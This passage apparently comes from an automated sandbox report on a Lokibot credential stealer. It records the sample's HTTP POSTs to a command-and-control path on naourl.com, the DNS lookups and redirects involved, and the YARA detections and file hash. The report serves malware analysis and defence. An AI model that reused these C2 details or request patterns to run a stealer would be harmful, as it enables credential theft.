Dec 4, 2021 23:40:28.793174028 CET	8.8.8.8	192.168.2.4	0x48fa	No error (0)	naourl.com		212.32.237.90	A (IP address)	IN (0x0001)
Dec 4, 2021 23:40:29.817958117 CET	8.8.8.8	192.168.2.4	0x402a	No error (0)	naourl.com		212.32.237.90	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- naourl.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49752	212.32.237.90	80	C:\Users\user\Desktop\rfxJzZjiWv.exe

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:25.169298887 CET	540	OUT	POST /data/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: naourl.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7B0651A2 Content-Length: 190 Connection: close

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:25.426904917 CET	667	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Sat, 04 Dec 2021 22:40:25 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=2c169730-5553-11ec-a6f5-1bd523c5916e; path=/; domain=.naourl.com; expires=Fri, 23 Dec 2089 01:54:32 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49765	212.32.237.90	80	C:\Users\user\Desktop\rfxJzZjiWv.exe

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:26.584317923 CET	1166	OUT	POST /data/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: naourl.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7B0651A2 Content-Length: 190 Connection: close
Dec 4, 2021 23:40:26.847377062 CET	1167	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Sat, 04 Dec 2021 22:40:26 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=2cf1b194-5553-11ec-a729-1bd5acd08a42; path=/; domain=.naourl.com; expires=Fri, 23 Dec 2089 01:54:33 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49766	212.32.237.90	80	C:\Users\user\Desktop\rfxJzZjiWv.exe

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:27.790426016 CET	1168	OUT	POST /data/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: naourl.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7B0651A2 Content-Length: 163 Connection: close
Dec 4, 2021 23:40:27.827552080 CET	1168	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Sat, 04 Dec 2021 22:40:27 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=2da4e8c2-5553-11ec-baa8-1bd5fde30033; path=/; domain=.naourl.com; expires=Fri, 23 Dec 2089 01:54:34 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49767	212.32.237.90	80	C:\Users\user\Desktop\rfxJzZjiWv.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:28.827279091 CET	1169	OUT	POST /data/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: naourl.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7B0651A2 Content-Length: 163 Connection: close
Dec 4, 2021 23:40:28.868113041 CET	1170	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Sat, 04 Dec 2021 22:40:28 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=2e4366f0-5553-11ec-96cd-1bd532dae4ba; path=/; domain=.naourl.com; expires=Fri, 23 Dec 2089 01:54:35 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49768	212.32.237.90	80	C:\Users\user\Desktop\rfxJzZjiWv.exe

Timestamp	kBytes transferred	Direction	Data
Dec 4, 2021 23:40:29.848169088 CET	1171	OUT	POST /data/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: naourl.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7B0651A2 Content-Length: 163 Connection: close
Dec 4, 2021 23:40:29.886748075 CET	1171	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Sat, 04 Dec 2021 22:40:29 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=2edefc6e-5553-11ec-a477-1bd561088fd5; path=/; domain=.naourl.com; expires=Fri, 23 Dec 2089 01:54:36 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Code Manipulations

Statistics

System Behavior

Analysis Process: rfxJzZjiWv.exe PID: 6644 Parent PID: 6124

General

Start time:	23:40:22
Start date:	04/12/2021
Path:	C:\Users\user\Desktop\rfxJzZjiWv.exe
Wow64 process (32bit):	true

Copyright Joe Security LLC 2021

Commandline:	"C:\Users\user\Desktop\rfxJzZjiWv.exe"
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	8ED7E6B478CF0C00934BB42E3BDF5E20
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.662501155.0000000000415000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.662501155.0000000000415000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.662501155.0000000000415000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.645669374.0000000000415000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000000.645669374.0000000000415000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000000.645669374.0000000000415000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021